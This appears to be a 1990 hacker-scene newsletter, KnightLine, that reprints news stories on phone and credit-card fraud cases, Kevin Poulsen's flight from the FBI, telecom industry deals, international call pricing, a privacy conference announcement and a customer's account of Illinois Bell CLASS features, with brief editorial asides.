"You are billed based on your pin (access) number. The computer hacker had located several of their 800 numbers and had entered digits hoping it would be a valid pin number." Using computer records, Robertson said agents were able to isolate 6,000 fraudulent Telco calls that were made during a three-week period of January. More than a third of those calls were traced to a cell block in the Dade County Interim Detention Center that has been home for Faires for the past four years. Faires is awaiting trial in Miami on first-degree murder charges. "As it turned out, all of the inmates in this cell block are awaiting trial," Robertson said. "One of the inmates, Danny Faires, had a computer in his cell attached to a modem, and he turned out to be the hacker."

"All he had to do was plug his modem in, let it make the calls and check his printout for the numbers that came back good," the agent said. In checking out the other bogus Telco calls, agents uncovered a massive credit card scam. A federal grand jury in Milwaukee, Wis., linked both scams to Faires and alleged associates of the inmate across the country in a Feb. 27 indictment of six people on federal wire and access device fraud. Fairies, an unindicted co-conspirator in the case, last week said he has spent the past three years applying his previous experience as a computer systems analyst and programmer to a lap-top, portable computer provided by one of the prison guards. He describes the results as "doing business with America" at the expense of large credit card and telecommunications companies. Faires said he attacked Telco's system by chance after receiving one of the company's access numbers in a group of assorted access codes acquired by his associates. "It was just their misfortune that we became aware that they had a system there that was easily accessible," Faires said in a telephone interview.

"I was given their access number, along with Sprint and MCI, I guess virtually every company in America we got." Faires said he used the stolen, long distance phone time and other stolen credit card numbers to access networks with credit information from major department stores and mail order businesses. "You come up to the door and the door is locked," he said. "You have to buy access. Well, I bought access with credit cards from another system. I had access codes that we had hacked. "I could pull your entire credit profile up and just pick the credit card numbers that you still had some credit in them and how many dollars you had left in your account and I would spend that," Faires said. "My justification was, I don't know the creditor and he had no knowledge of it so he won't have to pay it." However, Faires said he now thinks of the trouble the illegal use of the credit cards has caused his victims in their efforts to straighten out damaged credit records. "I remember I took a course once that was called computer morality about the moral ethics to which we're morally bound," he said. "It's like a locksmith. Even though

he can open a lock, he's morally bound not to if it's not his lock. I violated
that."

The vulnerability of credit card companies to hackers is the subject of an
unpublished book that Faires said he has written. Faires said his book includes tips on how businesses and others can safeguard access to their credit, but added that there may be no way to be completely safe from hackers. "It's untitled as yet," he said about the book. "We're leaving that open. I'm waiting to see if they electrocute me here, then I'm going to put something about "I could buy it all but couldn't pay the electric bill.' " [This guy is a real toon -DH]

While Faires has not been formally charged in connection with the scheme, last week he said he was sure charges will be forthcoming because "there is no question about my involvement." The other six alleged conspirators are John Carl Berger and George A. Hart Jr. of Milwaukee, Wis.; Charles Robert McFall and Victor Reyes of San Antonio, Texas; Steven Michael Skender Jr. of West Allis, Wis.; and Angelo Bruno Bregantini of Marshville, N.C. All six men are charged with conspiracy to commit access device and wire fraud. Berger, Skender, Reyes and Bregantini also are charged separately with multiple counts of wire fraud.

The indictments are the first criminal charges generated by Operation Mongoose, an ongoing Secret Service probe of credit card and long-distance telephone access fraud. The charges allege that Faires has had access to a telephone since his arrest and imprisonment in Miami in 1986, an allegation that has prompted a separate probe by Miami authorities. That phone was used to make frequent calls to a building on Brookfield Road in Brookfield, Wis., where another alleged unindicted co-conspirator, Fred Bregantini, operates various businesses, according to the indictment. The indictment said Faires and Fred Bregantini were "at the hub" of the telephone and credit card scam. The two men are accused of collecting credit card numbers and telephone access codes from other defendants in the case and using the numbers to purchase merchandise, services and "other things of value." Robertson said agents believe the members of the ring copied many of these stolen numbers from credit
card receipts retrieved from the trash cans of various businesses. He said the
practice, commonly called "dumpster diving," is a widely used method in credit card fraud. [`dumpster diving' eh? -DH]

While some of the defendants helped make purchases on the stolen cards, the indictment alleges that others provided addresses used for the shipment of the stolen goods. The goods included gold coins, plane tickets, computer equipment, tools and stereo equipment. Robertson said agents are still tallying the cost of the scam to Telco and other companies but that the damage has already climbed past $1 million. Herbert Howard, president of Telco, on Friday said the company lost from $35,000 to $40,000 in revenues from illegal calls and in additional expenses for researching Faires' use of access codes. "It was really a learning experience for us because this is the first time this
has happened," Howard said about his 2-year-old company. "I think it's a fear of all long-distance companies. It's very fortunate that we caught it as quickly as we did."

HEADLINE No, I'm not paranoid, but who is No. 1?
Byline: DENISE CARUSO

Column: INSIDE SILICON VALLEY
DATE 08/21/90
SOURCE SAN FRANCISCO EXAMINER (SFEX)
Edition: FIFTH
Section: BUSINESS
Page: D-16
(Copyright 1989)

THOUGH I didn't plan it that way, this week proved to be a perfect time to start renting old episodes of "The Prisoner" - that very dark, very paranoid British spy series from the early '60s which foresaw a bleak future in which "een-formation" was of paramount importance, no matter whose "side" you were on. Every well-paid company representative from every telephone service provider in North America earned his or her keep this week, fielding calls from blood-thirsty members of the press corps who also wanted "een-formation" about whether or not the huge long-distance snafu with AT&T was a "hack" (an illegal break-in) or some form of computerized germ warfare.

I'm happy that the answer was "no," but of course the event opens a rather nasty can of worms: has AT&T's problem tipped off the hacker community that the phone network is vulnerable? "That's a very good question," said one network engineer I spoke with last week. But, he assured me, his network was totally secure and had all kinds of safeguards built in to prevent either outside penetration or the introduction of a software virus to the system. I hope he's right, but I must admit, I've heard that song before.

Here, for example, is an excerpt from an anonymous piece of electronic mail I received last week, slightly edited to correct grammatical imperfections: "It may be of interest to you to know, if I wanted to have "fun," "evil" deeds could be done by remote control, up to and including shutting down every ESS (electronic switching station) office in North America.

"Less evil and more fun might be to shut down the stock market for a day, scramble all transactions, or even send it down in a tail spin! Banks aren't immune either. This may sound very darkside, but people must have what is needed to fight back if things go bad!" Not disturbing enough? Try this one on for size: Back in July of '89, I wrote of a story in the premier issue of the magazine Mondo 2000 that detailed how one might set about hacking automatic teller machines (ATMs). That story contained everything but the blueprints for the device, which the magazine's editors didn't print because they thought it would be irresponsible to do so. But now, a student-owned Cornell University publication called "Visions Magazine" - for which Carl Sagan is creative adviser - has asked the article's author, Morgan Russell, for rights to reprint the article in its entirety, including device blueprints.

These kinds of stories are disturbing, yet somehow I've always expected they would happen, a reaction that's similar to the way I feel when I watch "The Prisoner." No. 6, as he's called, cries out at the beginning of every episode, "I am not a number! I am a free man!" His will to resist is sufficient to fend off the authorities who believe their need for the "een-formation" in No. 6's head gives them the right to try to control his movements and thoughts, using - of course - only the most impressive technology.

Of course, the science-fiction fantasy of impressive technology in the '60s, when "The Prisoner" was created, was as authoritarian and centralized as the governments using it. Not many faceless authorities back then were predicting a near-future where all classes of people had access to, could afford and knew how to use powerful technology. (I'm sure it would have ruined
their supper if they had.) Neither did they envision today's growing class of technological sophisticates - whether self-taught PC hackers or trained computer scientists - who, by virtue of their knowledge, could cripple, disable, or otherwise confound the system which spawned them. Have any opinion
you'd like about the right or wrong of it. Fact is, whether it's the phone network or a bank teller machine, the more we rely on technology, the less we can rely on technology.

Though this fact can make life unpleasant for those of us who are victimized by either the machines we trust or the people who know how to fidget
with them, there is something strangely comforting about knowing that, after all, a computer is still only as trustworthy as the humans who run it. Write

CONTACT:
Denise Caruso, Spectra, San Francisco Examiner
P.O Box 7260
San Francisco, CA 94120. (Denise

MCI Mail (Denise Caruso) - CompuServe (73037,52) - CONNECT (Caruso)

HEADLINE US Sprint to Supply Soviet Venture With Switches
DATE 09/17/90
SOURCE WALL STREET JOURNAL (WJ)

WASHINGTON -- US Sprint Communications Corp. said it obtained U.S. government
approval to supply a Soviet joint venture with packet switches that can greatly
improve telecommunications services between the Soviet Union and other countries. The imminent shipment of these switches was announced by William Esrey, chairman and chief executive officer of United Telecommunications Inc., shortly after completing a visit to the Soviet Union with Commerce Secretary Robert Mosbacher and the chief executives of other U.S. companies. United Telecommunications is the parent of US Sprint.

The export license that US Sprint expects to obtain as early as this week
will be the first license for telecommunications equipment granted by the U.S. under the new, relaxed regulations for shipping technology to the Soviet Union,
Esrey said. * The Soviet venture, Telenet USSR, will be owned by a US Sprint subsidiary, Sprint International, and the Soviet Ministry of Post and Telecommunications and the Larvian Academy of Sciences, a Soviet research group. The Commerce Department doesn't discuss details of individual license applications, but Mosbacher has publicly supported technology tie-ups between the U.S. companies represented in his traveling group and potential Soviet partners. US Sprint appears to be leading the race among American telecommunications companies to establish solid ties in the Soviet Union. An earlier proposal by U S West Inc. to lay down part of an international

fiber-optic line across the Soviet Union was rejected by U.S. authorities because of the advanced nature of the technology.

US Sprint's packet switches, however, appear to be within the new standards for permissible exports to the Soviet Union. The switches are used to route telephone calls and control traffic in voice, facsimile and digitalized data transmission. These eight-bit switches are one or two generations behind the comparable systems in use in Western countries, but are still good enough to sharply improve the ability of Sprint's Soviet customers to communicate with other countries, Esrey's aides said. The company declined to discuss the value of its investment or to disclose how many switches will be
sold. US Sprint said its venture will operate through new, dedicated satellite
lines that will augment the often-congested 32 international lines that currently exist for Moscow-based businesses. Esrey said he expects the venture
to be in operation before the end of this year.

HEADLINE BT Tymnet Introduces Additional XLINK Services
DATE 09/09/90
SOURCE DOW JONES NEWS WIRE

SAN JOSE, Calif. -DJ- BT Tymnet Inc. said XLINK Express, a family of new, bundled, port-based, synchronous X.25 (XLINKs) services, is available. The XLINK service offers customers lower cost X.25 host access to its TYMNET network, the company said in a news release. XLINKs are leased-line private access port services for X.25 interfaces at speeds up to 19.2 bits per second and supporting up to 64 virtual circuits.

XLINK Express includes port access, leased line, modems, software, and free data transmission. Prior to XLINK Express, customers requiring a 9.6-bit-per-second leased line for standard X.25 host connectivity would typically pay about $1,500 monthly for their leased line, modems and interface.
With XLINK, customers can now be charged a monthly rate of $900, the company said.

BT Tymnet Inc. is a unit of British Telecom plc.

HEADLINE Hacker may be taunting the FBI; Whiz suspected of invading U.S. army computer
Credit: PENINSULA TIMES TRIBUNE
DATE 04/10/90
SOURCE Montreal Gazette (GAZ)
Edition: FINAL
Section: NEWS
Page: F16
Origin: PALO ALTO, Calif.
(Copyright The Gazette)

--- Hacker may be taunting the FBI; Whiz suspected of invading U.S. army computer
---

PALO ALTO, Calif. - The computer prodigy wanted on suspicion of invading a U.S. army computer may be taunting FBI agents by defiantly talking to his

hacker buddies on electronic bulletin boards while he eludes a manhunt, authorities said. The mysterious Kevin Poulsen, a former Menlo Park, Calif., resident described by many as a computer genius, is outsmarting the FBI and apparently has the savvy to make this game of hide-and-seek a long contest.

No, investigators are not getting frustrated, FBI official Duke Diedrich said. "It's just a matter of time. We've got our traps and hopefully one day we'll be able to get the mouse." Authorities have issued an arrest warrant for the former SRI International computer expert. He has been at large since at least Jan. 18, when federal officials revealed allegations of a sensational computer conspiracy. The FBI says Poulsen, 24, is the mastermind of a complex computer and telephone-system invasion that included breaking into an unclassified army computer network, snooping on the FBI and eavesdropping on the calls of a former girlfriend. FBI agents believe he may be in southern California, but because he is apparently still hooked up to a national network of hackers, he could be using his friends to hide just about anywhere, Diedrich
said. Poulsen is adept at manufacturing false identification and knows how to use the phone system to cover traces of his calls.

Agents believe his hacker talk on electronic bulletin boards is perhaps "a
way of taunting law enforcement officials," Diedrich said. Poulsen may be back
to his old tricks, but "he's not hiding with the usual bunch of hackers," said John Maxfield, a computer security consultant and former FBI informant.

Maxfield, known nationally as a "narc" among young hackers, said he had underground sources who said Poulsen was rumored to be living alone in a southern California apartment. Poulsen's computer chatter could lead to his downfall, Maxfield said. Many hackers are electronic anarchists who would be happy to turn in a high-ranking hacker, thereby pushing themselves up the status ladder, he said. But Poulsen probably has access to a steady flow of cash, so he doesn't have to get a job that might lead to his arrest, Maxfield said.

With his expertise, Poulsen could easily crack the bank computers that validate cash transactions and then credit his own accounts, Maxfield said. The FBI isn't desperate, but agents have contacted America's Most Wanted, a television show that asks viewers to help authorities find fugitives.

Poulsen's mother, Bernadine, said her son called home just after police announced there was a warrant for his arrest, but he had not called since. During the brief call, "He just apologized for all the stress he was causing us." The fugitive's motivation baffles Maxfield.

The self-described "hacker tracker" has conducted investigations that have
led to dozens of arrests, but the Poulsen-contrived conspiracy as alleged by the FBI is strange, he said. Most teen-age hackers are thrill seekers, he explained. The more dangerous the scam, the bigger the high. But Poulsen is 24. "Why is he still doing it?" Maxfield asked.

Poulsen, alias "Dark Dante" and "Master of Impact," was a member of an elite hacker gang called Legion of Doom. [Poulsen was never a member of the group -DH]

The 25 or so mischievous members are now being arrested one by one, Maxfield said. They consider themselves misfits, but smart misfits who are superior to the masses of average people who have so labelled them, he said. [Baha, Maxfield really cracks me up -DH]

- -

Kevin recently had a 15 minute television debut on NBC's "Unsolved Mysteries". The program showed renactments of Kevin breaking into CO's and walking around his apartment filled with computers and other 'listening' devices (as the show called them).

I personally got a kick out of the photographs he took of himself holding switching equipment after a break-in at a CO.

HEADLINE Amtrak Gets Aboard SDN
Byline: BETH SCHULTZ
DATE 10/25/90
SOURCE COMMUNICATIONS WEEK
Issue: 267
Section: PN
Page: 58
(Copyright 1989 CMP Publications, Inc. All rights reserved.)

WASHINGTON - Amtrak, always looking for ways to reduce the amount of government funding it takes to keep it on track, has switched its long distance traffic onto a virtual private network-taking advantage of an AT&T promotion that saved the railroad $250,000. Though Amtrak realized the cost-savings potential of AT&T's Software Defined Network (SDN) as early as May 1987, it took until last spring for the company to move full-speed ahead with implementation of that virtual private network service. "We had led the horse to water, but we couldn't make it drink," said Jim West, an AT&T national systems consultant.

But in April of this year, AT&T removed the last obstacle in the railroad's way, said Amtrak's chief network engineer Matt Brunk. At that time, AT&T began running a special promotion that waived the installation fee for connecting sites to the SDN. Until then, Amtrak, based here, could only afford adding locations piecemeal.

Plagued by network abuse, Amtrak began tracking the potential of SDN as a means of solving that problem as soon as AT&T announced its SDN rates in December 1986. Describing the severity of its toll-fraud problem, Brunk told of a seven-day stint in 1985 during which hackers tallied $185,000 in unauthorized charges. By the end of that year, toll fraud on Amtrak's network reached in excess of $1 million.

Before the days of the virtual private network, the only way to clean up this abuse was through a toll-free "800" service configuration and PBX remote access, which Amtrak implemented at the end of 1985. "We changed the policy and procedures for all users, limiting the capabilities of remotaccess," Brunk said.

But Amtrak needed to further patrol its network, and after studying AT&T's SDN, as well as competitive offerings, the railroad ordered in May 1987 the first portion of what would this year become a 300-site SDN. The initial order included AT&T Accunet T1.5 circuits for just two stations, one in Chicago and

one here. Used to replace the 800 service, these 1.544-megabit-per-second direct connections were used to "provide secure remote access to on-net numbers
for numerous users," Brunk said.

Equally important, Amtrak also signed up for the Network Remote Access Fraud Control feature, which gives it a single point of control over the network. "What Amtrak ordered then was not really a network, because it was feature-specific," said AT&T national account manager Sharon Juergens.

The company has not billed back or dropped any toll fraud since it began using the SDN remote access feature, Brunk said. "Anyone with PBX remote-access capability and :heavy! volume not using SDN as a vehicle is doing their company a disservice."

Originally a beta-test site for the SDN's security-report feature, Amtrak has since come to rely heavily on that option, too. With the exception of some
group codes, a warning is sent if spending on any user code exceeds $60 per month. "We begin investigating immediately," Brunk said. "We are now proactive, instead of reactive."

Today, 40 Amtrak locations have switched-access connections to the SDN; 260 sites are linked through dedicated means, whether through voice-grade analog circuits or high-speed T1s. "The users' traffic is discounted, on a single billing statement, and in effect, :the SDN! links them to the company. This is our corporate communications glue," Brunk said. "But this is only the beginning. Not only have we provided a service, but also we have provided a bright future. We have set ourselves up for competitive gain." Spending Stabilized And the company has stabilized telecommunications expenditures. In 1985, Amtrak spent $26 million on telecom equipment and services. Four years later, Brunk estimated the railroad will spend just $1 million more. He said contributing factors to this will be the SDN, upgrading from outdated analog PBXs to digital PBXs and replacing some PBX installations with local Bell-provided centrex service. Network savings resulting from reduced call-setup time alone, Brunk added, will reach $74,000 this year.

"In a nutshell, we have improved transmission quality, network management and maintenance, and reduced costs," Brunk said. "The users have gained a single authorization code accessing multiple applications, improved quality and
support."

Cost savings aside, Amtrak also took into consideration applications available off the SDN. "At the time, of what was available, we really liked everything about SDN," Brunk said.

The Amtrak network is supported by the dedicated access trunk testing system. This system lets Amtrak test access lines, thus aiding the company in activating and deactivating authorization codes. And Amtrak is testing the AT&T Alliance dedicated teleconferencing service.

With the teleconferencing service, Amtrak can reduce internal travel expenditures: Users can access the system remotely via an 800 number, or on demand. Amtrak operators can connect teleconferencing calls at any time. "The
quality is fantastic, but the cost is even better because it's all connected to
the SDN," said Brunk.

KL ^*^ KL ^*^ KL ^*^ KL ^*^ KL

K N I G H T L I N E

Issue 01/Part II of III

17th of November, 1990

Written, compiled,

and edited by Doc Holiday

KL ^*^ KL ^*^ KL ^*^ KL ^*^ KL

F R O M T H E W I R E

HEADLINE ADAPTING DIGITAL SWITCH -- Fujitsu To Expand In U.S.
Byline: ROBERT POE
DATE 11/15/90
SOURCE COMMUNICATIONSWEEK (CWK)
Issue: 322
Section: PUBLIC NETWORKING
Page: 33
(Copyright 1990 CMP Publications, Inc. All rights reserved.)

RALEIGH, N.C.-Fujitsu Ltd. is boosting efforts to adapt its digital exchange to the U.S. network, in anticipation of the $40 billion public switch changeout expected in the United States over the next 10 to 15 years.

Fujitsu plans to increase the number of U.S. staff members in charge of selling and engineering the Fetex-150 switch to 600 by 1994 from the current 100, officials at the Tokyo-based company said.

The increase will shift development of sophisticated switch features from Japan
to the United States, said one observer familiar with Fujitsu Network Switching
of America Inc., based here.

FILLING U.S. NEEDS

Most of the current staff there is working on testing the performance and network conformance of software developed in Japan, the observer said. With the expansion, the subsidiary will be responsible for developing functions and capabilities required by U.S. customers.

The Fetex-150 is Fujitsu's export-model exchange switch, with more than 8.8 million lines installed or on order in 17 countries. None have been sold in the United States, but the recently announced plans confirm longstanding speculation that the Japanese manufacturer is planning a major push into the U.S.

When Fujitsu won a major switch tender in Singapore last autumn, competitors complained it was selling the equipment at cost to win a prestigious contract that would serve as a stepping-stone to the United States.

WOOING THE BELLS

Fujitsu said its switch has passed Phase 1 and Phase 2 evaluations by Bell Communications Research Inc., Livingston, N.J., the research arm of the seven U.S. regional Bell companies. Although the Bellcore certification is considered essential to selling to the Bells-which account for about 75 percent of U.S. telephone lines-it may not be enough for the company to break into a market dominated by AT&T and Nashville, Tenn.-based Northern Telecom Inc.

Those two manufacturers have more than 90 percent of the U.S. market. A share like that, coupled with Bell company inertia in changing to new suppliers, leaves foreign public switch manufacturers largely out in the cold, analysts said.

The U.S. subsidiaries of Siemens AG, L.M. Ericsson Telephone Co., NEC Corp. and GEC Plessey Telecommunications Ltd. have found the U.S. market tough to crack, though each has had limited success and is further along than Fujitsu.

`INHERENT CONSERVATISM'

"There's an inherent conservatism on the part of their {U.S.} customer base," said Robert Rosenberg, director of analytical services at The Eastern Management Group, Parsippany, N.J. "These are huge companies with billions of dollars invested in their current equipment.

"Even if Fujitsu comes up with a switch that has all the bells and whistles that an engineer could ever want, if all the support systems have to be rebuilt in order to fit that switch into the network, his manager won't let him install it," Rosenberg said.

Telephone Services: A Growing Form Of "Foreign Aid"

Keith Bradsher, {The New York Times}, Sunday, October 21, 1990
(Business section, page 5)

Americans who make international telephone calls are paying extra to subsidize foreign countries' postal rates, local phone service, even schools and armies.

These subsidies are included in quarterly payments that American telephone companies must make to their counterparts overseas, most of these are state-owned monopolies. The net payments, totaling $2.4 billion last year, form one of the fastest-growing pieces of the American trade deficit, and prompted the Federal communications Commission this summer to begin an effort that could push down the price that consumers pay for an international phone call by up to 50 percent within three years.

The imbalance is a largely unforeseen side effect of the growth of competition in the American long-distance industry during the 1980's. The competition drove down outbound rates from the United States, while overseas monopolies kept their rates high.

The result is that business and families spread among countries try to make sure that calls originate in the United States. Outbound calls from the United States now outnumber inbound calls by 1.7-to-1, in minutes -- meaning American phone companies have to pay fees for the surplus calls. The F.C.C. is concerned that foreign companies are demanding much more money than is justified, given the steeply falling costs of providing service, and proposes to limit unilaterally the payments American carriers make.

Central and South American countries filed formal protests against the F.C.C.'s plan on October 12. Although developed countries like Britain and Japan account for more than half of United States international telephone traffic, some of the largest imbalances in traffic are with developing countries, which spend the foreign exchange on everything from school systems to weapons. The deficit with Columbia, for example, soared to $71 million last year.

International charges are based on formulas assigning per-minute costs of receiving and overseas call and routing it within the home country. But while actual costs have dropped in recent years, the formulas have been very slow to adjust, if they are adjusted at all. For example, while few international calls require operators, the formulas are still based on such expenses.

Furthermore, the investment required for each telephone line in an undersea cable or aboard a satellite has plummeted with technological advances. A trans-Pacific cable with 600,000 lines, announced last Wednesday and scheduled to go into service in 1996, could cost less than $1,000 per line.

Yet the phone company formulas keep charges high. Germany's Deutsche Bundespost, for example, currently collects 87 cents a minute from American carriers, which actually lose money on some of the off-peak rates they offer American consumers.

MORE CALLS FROM THE U.S. ARE GENERATING A GROWING TRADE DEFICIT

U.S. telephone companies charge less for overseas calls than foreign companies charge for calls the United States. So more international calls originate in the United States. But the U.S. companies pay high fees to their foreign counterparts for handling those extra calls, and the deficit has ballooned in the last decade.

1980	0.3	(billions of
1981	0.5	U.S. dollars)
1982	0.7	
1983	1.0	
1984	1.2	
1985	1.1	
1986	1.4	
1987	1.7	
1988	2.0	
1989	2.4	(estimate)

(Source: F.C.C.)

THE LONG DISTANCE USAGE IMBALANCE

Outgoing and incoming U.S. telephone traffic, in 1988, the latest year for which figures are available, in percent.

Whom are we calling?
Total outgoing traffic:
5,325 million minutes

Other:	47.9%
Canada:	20.2%
Britain:	9.1%

Who's calling us?
Total incoming traffic:
3,155 million minutes

Other:	32.9%
Canada:	35.2%
Britain:	12.6%

Mexico:	8.8%	Mexico:	6.2%
W. Germany:	6.9%	W. Germany:	5.4%
Japan:	4.4%	Japan:	4.3%
France:	2.7%	France:	3.4%

(Source: International Institute of Communications)

COMPARING COSTS: Price range of five-minute international calls between the U.S. and other nations. Figures do not include volume discounts.

Country	From U.S.*	To U.S.
Britain	$2.95 to $5.20	$4.63 to $6.58
Canada (NYC to Montreal)	$0.90 to $2.25	$1.35 to $2.26
France	$3.10 to $5.95	$4.72 to $7.73
Japan	$4.00 to $8.01	$4.67 to $8.34
Mexico (NYC to Mexico City)	$4.50 to $7.41	$4.24 to $6.36
West Germany	$3.10 to $6.13	$10.22

* For lowest rates, callers pay a monthly $3 fee.
(Source: A.T.&T.)

WHERE THE DEFICIT FALLS: Leading nations with which the United States has a trade deficit in telephone services, in 1989, in millions of dollars.

Mexico:	$534
W. Germany:	167
Philippines:	115
South Korea:	112
Japan:	79
Dominican Republic:	75
Columbia:	71
Italy:	70
Israel:	57
Britain:	46

(Source: F.C.C.)

THE RUSH TOWARD LOWER COSTS: The cost per telephone line for laying each of the eight telephone cables that now span the Atlantic Ocean, from the one in 1956, which held 48 lines, to the planned 1992 cable which is expected to carry 80,000 lines. In current dollars.

1956	$557,000	
1959	436,000	
1963	289,000	
1965	365,000	
1970	49,000	
1976	25,000	
1983	23,000	(Source, F.C.C.)
1988	9,000	
1992	5,400	(estimate)

A few notes from Jim Warren in regards to the CFP conference:

Greetings,
  Some key issues are now settled, with some minor remain for resolution.

CONFERENCE DATES, LOCATION & MAXIMUM SIZE

We have finally completed site selection and contracted for the Conference facility. Please mark your calendars and spread the word:

First Conference on Computers, Freedom & Privacy
March 25-28,1991, Monday-Thursday
SFO Marriott, Burlingame, California
(just south of San Francisco International Airport;
on the San Francisco Peninsula, about 20 minutes from "The City")
maximum attendance: 600

PLEASE NOTE NAME CHANGE

We have found *ample* issues for a very robust Conference, limited only to computer-related issues of responsible freedom and privacy. After questions regarding satellite surveillance, genetic engineering, photo traffic radar, wireless phone bugs, etc., we decided to modify the Conference title for greater accuracy. We have changed it from "Technology, Freedom & Privacy" to "Computers, Freedom & Privacy."

ONE MORE NIT TO PICK

Until recently, our draft title has included, "First International Conference".

We most definitely are planning for international participation, especially expecting presentations from EEC and Canadian privacy and access agencies. These will soon have significant impacts on trans-border dataflow and international business communications.

However, we were just told that some agencies require multi-month clearance procedures for staff attending any event with "International" in its title.

Your input on this and the minor issue of whether to include "International" in our Conference title would be appreciated.

ATTRIBUTION (BLAME)

We are building the first bridge connecting the major, highly diverse villages of our new electronic frontier. Such construction involves some degree of exploration and learning.

These title-changes are a result of that learning process. Please attribute all responsibility for the fluctuating Conference title to me, personally. I am the one who proposed the first title; I am the one who has changed it to enhance accuracy and avoid conflict.

Of course, the title will be settled and finalized (with your kind assistance) before the Conference is formally announced and publicity statements issued -- soon!

Thanking you for your interest and continued assistance, I remain, Sincerely,

--Jim Warren, CFP Conf Chair
jwarren@well.ca.sf.us

[Reprented from TELECOM digest. --DH]

FROM: Patrick Townson <telecom@eecs.nwu.edu>
SUBJECT: Illinois Bell Shows Real CLASS

For several months now, Illinois Bell has been hawking CLASS. Brochures in the mail with our bills and newspaper advertisements have told us about the wonderful new services soon to be offered.

It was just a question, they said, of waiting until your central office had been converted. The new features being offered are:

*66 Auto Call Back:	Call back the last number which called you. No need to know the number.
*69 Repeat Dial:	If the number you dialed was busy, punching this will keep trying the number for up to 30 minutes, and advise you when it can connect.
*60 Call Screening	Enter: # plus number to be screened out plus # * plus number to be re-admitted plus * # plus 01 plus # to add the number of the last call you received, whether or not you know the number. 1 To play a list of the numbers being screened. 0 For a helpful recording of options, etc.
Distinctive Ringing	Up to ten numbers can be programmed in. When a call is received from one of these numbers, your phone will give a special ring to advise you.
Multi-Ring Service	Two additional numbers can be associated with your number. When someone dials one of these two numbers, your phone will give a special ring.

With both Distinctive Ringing and Multi-Ring Service, if you have Call Waiting,
the Call Waiting tones will be different from the norm also, so that you can tell what is happening. With Multi-Ring Service, you can have it programmed so
the supplementary numbers associated with your main number are forwarded when it is forwarded, or do not observe forwarding, and 'ring through' despite what the main number is doing.

Alternate Answer	Can be programmed so that after 3-7 rings, the unanswered call will be automatically sent to another line *WITHIN YOUR CENTRAL OFFICE*. If the number assigned as an alternate is itself busy or forwarded OUTSIDE YOUR OFFICE then Alternate Answer will not forward the call and continue to ring unanswered.
Transfer on Busy/ No Answer	This is just another name for 'hunt'. The difference is that hunt is free; Transfer on Busy/NA costs a couple bucks per month. Like

Alternate Answer, it must forward only to a number on the same switch. Unlike hunt, it will work on NA as well. Unlike Alternate Answer, it works on busy as well.

Caller*ID will be available 'eventually' they say.

Now my story begins:

From early this summer to the present, I've waited patiently for CLASS to be available in Chicago-Rogers Park. Finally a date was announced: October 15 the above features would be available. In mid-September, I spoke with a rep in the Irving-Kildare Business Office. She assured me *all* the above features would be available on October 15. My bill is cut on the 13th of each month, and knowing the nightmare of reading a bill which has had changes made in mid-month (page after page of pro-rata entries for credits on the old service, item by item; pro-rata entries for the new service going in, etc) it made sense to implement changes on the billing date, to keep the statement simple.

She couldn't write the order for the service to start October 13, since CLASS was not officially available until the fifteenth. Well, okay, so its either wait until November 13 or go ahead and start in mid-month, worrying about reading the bill once it actually arrives.

I've been ambivilent about CLASS since it is not compatible with my present service 'Starline', but after much thought -- and since all installation and order-writing on Custom Calling features is free now through December 31! -- I decided to try out the new stuff.

She took the order Wednesday afternoon and quoted 'sometime Thursday' for the work to be done. In fact it was done -- or mostly done -- by mid-afternoon Thursday. But I should have known better. I should have remembered my experience with Starline three years ago, when it took a technician in the central office *one week* to get it all in and working correctly. Still, I took IBT's word for it.

I got home about 5:30 PM Thursday. *You know* I sat down right away at the phone to begin testing the new features! :) The lines were to be equipped as follows:

```
Line 1:  Call Waiting                Line 2:  Call Forwarding
         Three Way Calling                    Speed Dial 8
         Call Forwarding                      Busy Repeat Dialing *69
         Speed Dial 8
         Auto Call Back  *66         (second line used mostly by modem;
         Busy Repeat Dialing *69      so Call Waiting undesirable)
         Call Screening *60
         Alternate Answer  (supposed to be programmed to Voice Mail;
                            another CO; another area code U708e;
                            even another telco UCentele).
```

Busy Repeat Dialing did not work on the second line (not installed) and Alternate Answer worked (but not as I understood it would) on the first line. Plus, I had forgotten how to add 'last call received' to the screening feature.

It is 5:45 ... business office open another fifteen minutes ... good! I

call 1-800-244-4444 which is IBT's idea of a new way to handle calls to the business office. Everyone in the state of Illinois calls it, and the calls go wherever someone is free. Before, we could call the business office in our neighborhood direct ... no longer.

I call; I go on hold; I wait on hold five minutes. Finally a rep comes on
the line, a young fellow who probably Meant Well ...

After getting the preliminary information to look up my account, we begin our conversation:

Me: You see from the order the new features put on today?
Him: Yes, which ones are you asking about?
Me: A couple questions. Explain how to add the last call received to your call screening.
Him: Call screening? Well, that's not available in your area yet. You see, it will be a few months before we offer it.
Me: Wait a minute! It was quoted to me two days ago, and it is on the order you are reading now is it not?
UI read him the order number to confirm we had the same one.e

Him: Yes, it is on here, but it won't work. No matter what was written up. Really, I have to apologize for whoever would have taken your order and written it there.

Me: Hold on, hold on! It *is* installed, and it *is* working! I want to know how to work it.

Him: No it is not installed. The only features we can offer you at at this time are Busy Redial and Auto Callback. Would you like me to put in an order for those?

Me: Let's talk to the supervisor instead.

Him: (in a huff) Gladly sir.

Supervisor comes on line and repeats what was said by the rep: Call Screening is not available at this time in Chicago-Rogers Park.

At this point I am furious ...

Me: Let me speak to the rep who took this order (I quoted her by name.)

Supervisor: I never heard of her. She might be in some other office.

Me: (suspicious) Say, is this Irving-Kildare?

Supervisor: No! Of course not! I am in Springfield, IL.

Me: Suppose you give me the name of the manager at Irving-Kildare then, and I will call there tomorrow. (By now it was 6 PM; the supervisor was getting figity and nervous wanting to go home.)

Supervisor: Here! Call this number tomorrow and ask for the manager of that office, 1-800-244-4444.

Me: Baloney! Give me the manager's direct number!

Supervisor: Well okay, 312-xxx-xxxx, and ask for Ms. XXXX.

Me: (suspicious again) She is the manager there?

Supervisor: Yes, she will get you straightened out. Goodbye!

Comes Friday morning, I am on the phone a few minutes before 9 AM, at the suggested direct number. Ms. XXXX reviewed the entire order and got the Busy Repeat Dial feature added to line two ... but she insisted the original rep was 'wrong for telling you call screening was available ..' and the obligatory apology for 'one of my people who mislead you'. I patiently explained to her also that in fact call screening was installed and was working.

Manager: Oh really? Are you sure?

Me: I am positive. Would you do me a favor? Call the foreman and have him call me back.

Manager: Well, someone will call you later.

Later that day, a rep called to say that yes indeed, I was correct. It seems they had not been told call screening was now available in my office. I told her that was odd, considering the rep who first took the order knew all about it.

I asked when the Alternate Answer 'would be fixed' (bear in mind I thought
it would work outside the CO, which it would not, which is why it kept ringing through to me instead of forwarding.)

She thought maybe the foreman could figure that out.

